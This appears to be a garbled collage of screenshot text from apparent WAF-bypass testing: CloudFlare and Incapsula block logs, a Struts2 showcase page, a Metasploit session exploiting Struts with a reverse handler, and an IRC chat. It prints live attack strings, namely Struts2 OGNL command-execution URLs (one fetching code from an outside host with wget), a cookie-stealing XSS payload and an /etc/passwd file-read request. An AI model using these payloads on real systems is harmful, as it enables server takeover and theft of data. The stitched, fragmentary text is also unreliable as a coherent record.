<input type="checkbox"/> SQL Injection		1 Oct 2013	Firefox 24.0 from Macedonia	46.217.84.78 First Visit: 6 days ago   3 page views   3 hits   Supports Cookies Entry Page: /poc.php Referrer: None User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0 OS: Windows 7 <span style="background-color: red; color: white; padding: 2px;">1 Cross Site Scripting</span>	Actions
<input type="checkbox"/> Cross Site Scripting		1 Oct 2013	Opera from Macedonia	78.157.24.104 First Visit: 1 day ago   7 page views   7 hits   Supports Cookies   Supports JavaScript Entry Page: /poc.php Referrer: None User Agent: Opera/9.80 (Windows NT 6.1) Presto/2.12.388 Version/12.14 <span style="background-color: red; color: white; padding: 2px;">3 Cross Site Scripting</span>	Actions More
<input type="checkbox"/> Illegal Resource Access		1 Oct 2013	Bot (Unclassified) from United States	198.12.67.191   10 page views   10 hits Entry Page: /info.php Referrer: None <span style="background-color: red; color: white; padding: 2px;">CAPTCHA (Fail)</span> <span style="background-color: green; color: white; padding: 2px;">Suspected Bots</span>	Actions
<input type="checkbox"/> Security		1 Oct 2013	Firefox 23.0 from United States	174.61.73.92 First Visit: 5 days ago   3 page views   3 hits   Supports Cookies   Supports JavaScript Entry Page: /poc.php Referrer: None User Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:23.0) Gecko/20100101 Firefox/23.0 OS: Mac OS X 10.7 <span style="background-color: red; color: white; padding: 2px;">CAPTCHA (Fail)</span>	Actions More
<input type="checkbox"/> Bad Bots		1 Oct 2013	Bot (Unclassified) from United States	198.12.67.191   16 page views   16 hits   No cookie support   JavaScript Test Failed Entry Page: /info.php Referrer: None <span style="background-color: red; color: white; padding: 2px;">CAPTCHA (Fail)</span> <span style="background-color: green; color: white; padding: 2px;">Suspected Bots</span>	Actions More
<input type="checkbox"/> CAPTCHA (Fail)		1 Oct 2013	Firefox 24.0 from Macedonia	78.157.24.104 First Visit: 6 days ago   225 page views   617 hits   Supports Cookies   Supports JavaScript Entry Page: /check.txt Referrer: None User Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0 OS: Windows 7 <span style="background-color: red; color: white; padding: 2px;">6 Cross Site Scripting</span> <span style="background-color: red; color: white; padding: 2px;">3 SQL Injection</span> <span style="background-color: red; color: white; padding: 2px;">5 Illegal Resource Access</span> <span style="background-color: red; color: white; padding: 2px;">5 Remote File Inclusion</span> <span style="background-color: green; color: white; padding: 2px;">CAPTCHA (Pass)</span>	Actions More
<input type="checkbox"/> CAPTCHA (Pass)		1 Oct 2013	Firefox 24.0 from Macedonia	46.217.84.78 First Visit: 6 days ago   67 page views   67 hits   Supports Cookies   Supports JavaScript Entry Page: /poc.php Referrer: None	Actions More

CloudFlare, Inc. (US) | https://www.cloudflare.com/waf-settings?z=destr0y.net#page=events

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## Web Application Firewall

CloudFlare's Web Application Firewall stops real-time attacks like SQL injection, cross-site scripting (XSS), comment spam and other abuse at the network edge. Default settings include coverage for the OWASP core vulnerabilities. You may enable or disable individual rules below.

WAF Rules	WAF Events				
Filtered by RuleSet: OWASP_GENERIC_ATTACKS					
<input type="text" value="Search by ID, IP Address, or rule ID"/> <button>Search &gt;</button>					
Ray ID	IP Address	Host	Date	Action	Action
b69c45fe17801b1	46.217.84.78	cf.destr0y.net	23 minutes ago	Block	
b69c3381ba301b1	46.217.84.78	cf.destr0y.net	24 minutes ago	Block	
b69bcc2b86501b1	46.217.84.78	cf.destr0y.net	28 minutes ago	Block	
b69bc6dba5a01b1	46.217.84.78	cf.destr0y.net	29 minutes ago	Block	
b65afedaf25057d	78.157.24.104	cf.destr0y.net	12 hours ago	Block	
b65af6e7c5a0577	31.11.109.121	cf.destr0y.net	12 hours ago	Block	
b65af5f4c220577	31.11.109.121	cf.destr0y.net	12 hours ago	Block	
b65ad1056d80577	31.11.109.121	cf.destr0y.net	12 hours ago	Block	
<b>URL:</b> cf.destr0y.net/struts2-showcase-2.1.8/showcase.action?redirect:%2525(new+java.lang.Process+p=new+java.lang.Runtime.getRuntime().exec(new+java.lang.String%5B%5D%7B%2527mkdir%2527,%2520%2527/tmp/WTFFF%2527%7D)) (GET request)					
<b>User Agent:</b> Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0					
<b>IP</b> 31.11.109.121					
<b>Event Info:</b> Inbound Anomaly Score Exceeded (Total Score: 26, SQLi=13, XSS=0); Last Matched Message: 981245-Detects basic SQL authentication bypass attempts 2/3					

cf.destr0y.net/poc.php?x=<input onfocus=write(document.cookie) autofocus>

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# Sorry, you have been blocked

You are unable to access destr0y.net



**Why have I been blocked?**

This website is using a security service to protect itself from online attacks. The action you just performed triggered the security solution. There are several actions that could trigger this block including submitting a certain word or phrase, a SQL command or malformed data.

**What can I do to resolve this?**

You can email the site owner to let them know you were blocked. Please include what you were doing when this page came up and the CloudFlare Ray ID found at the bottom of this page.

Struts Showcase

2013/10/01 05:35:09

Home | Ajax | Ajax Chat | Action Chaining | Config Browser | Conversion | CRUD | Execute & Wait | File Download | File Upload | Freemarker | Hangman | JavaServer Faces | Tags | Tiles | Token | Validation | Interact | Struts 1 Integration | Help

There are 5 people...

ID Name

- 1 Patrick [X](#)
- 2 Jason Carrara
- 3 Alexandru Papesco
- 4 Jay Boss
- 5 Rainer Hermanos

- [Edit people](#)
- [Create a new person](#)

[\\_utma=218075805.98061751.1361230512.1380534867.1380556364.650; \\_\\_utmz=218075805.1379473109.610.13.utmcsr=zeroscience.mk|utmccn=\(referral\)|utmcmd=referral|utmct=blog; visid\\_incap\\_88403=+VD9Q4ofRweD9zeclidoPywsQ1IAAAAQkPAAAAACazxhfAU6dGGgqVN/EK7CbKoLSfjcBHn7; incap\\_ses\\_128\\_88403=ev6cBCg4wUBrBDLtr/GASwPSIIAAAAOM48MvBPEINgVHBGbtIEw==](#)

OK

Mon Sep 30, 7:55 PM

root@kali: ~

File Edit View Search Terminal Help

```
msf exploit(struts_include_params) > show targets
Exploit targets:
```

Id	Name
---	---
0	Windows Universal
1	Linux Universal
2	Java Universal

```
msf exploit(struts_include_params) > set TARGET 2
TARGET => 2
msf exploit(struts_include_params) > exploit
[*] Started reverse handler on 192.168.0.101:4444
[*] Preparing payload...
[*] Performing HTTP POST requests to upload payload
[*] Payload upload complete
[!] This exploit may require manual cleanup of: 8z7SS.jar  The quieter you become, the more you are able to hear.
msf exploit(struts_include_params) > unset all
Flushing datastore...
msf exploit(struts_include_params) >
```

KALI LINUX

Access Denied

4sylum.elgringodelanoche.com owner has denied your access to the site.

Incident ID: 86000410151241768-625252800562332310  
 Your IP Address: 78.157.24.104  
 Proxy IP: 149.126.72.250  
 Proxy ID: 1086  
 Error Code: 15  
 Error Name: Security error (code 15)  
 Error Description: This request was blocked by the security rules

Incapsula Maximum Security & Performance for Any Website Why is this happening? | www.incapsula.com

Web Application Firewall | DDoS Protection | DDoS Mitigation | Application Security | Content Delivery Network | Caching | Anti-Spam | Terms of use | Privacy Policy

4sylum.elgringodelanoche.com/webgrid/index.php?file= //etc/passwd &op=fileviewer

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## Access Denied

**4sylum.elgringodelanoche.com**  
owner has denied your access to the site.

Incident ID	86000420263682733-1290267098380370598
Your IP Address	78.157.24.104
Proxy IP	149.126.72.250
Proxy ID	1086
Error Code	15
Error Name	Security error (code 15)
Error Description	This request was blocked by the security rules

Why is this happening | www.incapsula.com

Firefox http://i...txt http://d.1189.rb CVE-2010-18... TL-WR740N http://8...40.29/ New Person View Sources HTML5 Security metasploit-fr... JavaScript - Page +

www.rapid7.com/db/modules/exploit/multi/http/struts\_code\_exec

PUTTY (active)

```
root@cfi-:~# ls -a
.
..
aptitude
bash_hist
.bashrc
.cache
.mysql_history
.nano_hist
.profile
.ssh
.vim
.viminfo
root@cfi-:~#
```

Support / Blog / Community Free Tools  
866-7-RAPID7 / Contact / Login / Store

SOLUTIONS SERVICES COMPANY RESOURCES

PAPERS LISTEN 0 0 127.0.0.1:mysql

root@in:~

```
[03:31:43] <@sm> $SSH
[03:31:51] <@sm> a se seru
[03:32:10] <@LiquidWorm> same bez nervoze.
[03:32:11] <@LiquidWorm> ;]
[03:32:19] <@LiquidWorm>
[03:34:09] <@LiquidWorm> root@in:"# ss
[03:34:09] <@LiquidWorm> State Recv-Q Send-Q Local Address:Port Peer Address:Port
[03:34:09] <@LiquidWorm> ESTAB 0 0 192.3.1.103:ssh 192.3.57862
[03:34:09] <@LiquidWorm> ESTAB 0 52 192.3.1.103:ssh 192.3.17011
[03:34:09] <@LiquidWorm> ESTAB 0 0 192.3.1.103:microsoft-ds 192.3.4922
[03:34:09] <@LiquidWorm> root@in:"# ss -p
[03:34:10] <@sm> Iani sun zhivo imasva
[03:34:30] <@sm> ja sam ja instaliraja.
[03:35:06] <@sm> ;)
[03:35:08] <@LiquidWorm> toj e
[03:35:08] <@LiquidWorm> root@in:"# ss -p
[03:35:08] <@LiquidWorm> State Recv-Q Send-Q Local Address:Port Peer Address:Port
[03:35:08] <@LiquidWorm> ESTAB 0 0 192.3.1.103:ssh users:(("sshd",9966,3))
[03:35:08] <@LiquidWorm> ESTAB 0 104 192.3.1.103:ssh users:(("sshd",2928,3))
[03:35:08] <@LiquidWorm> ESTAB 0 0 192.3.1.103:microsoft-ds users:(("smbd",1017,28))
[03:35:08] <@LiquidWorm> root@in:"#
[03:35:12] <@LiquidWorm> nema veze.
[03:35:15] <@sm> HAMA
[03:35:48] <@sm> - - [01/Oct/2013:05:39:05 +0400] "GET /struts2-blank-2.1.8/example/HelloWorld.action? redirect=%25(%new+java.lang.ProcessBuilder(%new+java.lang.String[%'wget','192.168.1.202:8080','-O','new%20java.lang.String(%tmp$XPhzzDmJuhaZE%).replace('$','\u002f'))]).start()) HTTP/1.1" 302 246
[03:35:55] <@sm> ovoj e ustvari %new
[03:36:01] <@sm> - - [01/Oct/2013:05:39:05 +0400] "%MAN IP"
[03:36:02] <@sm> %newradi
```

Windows Universal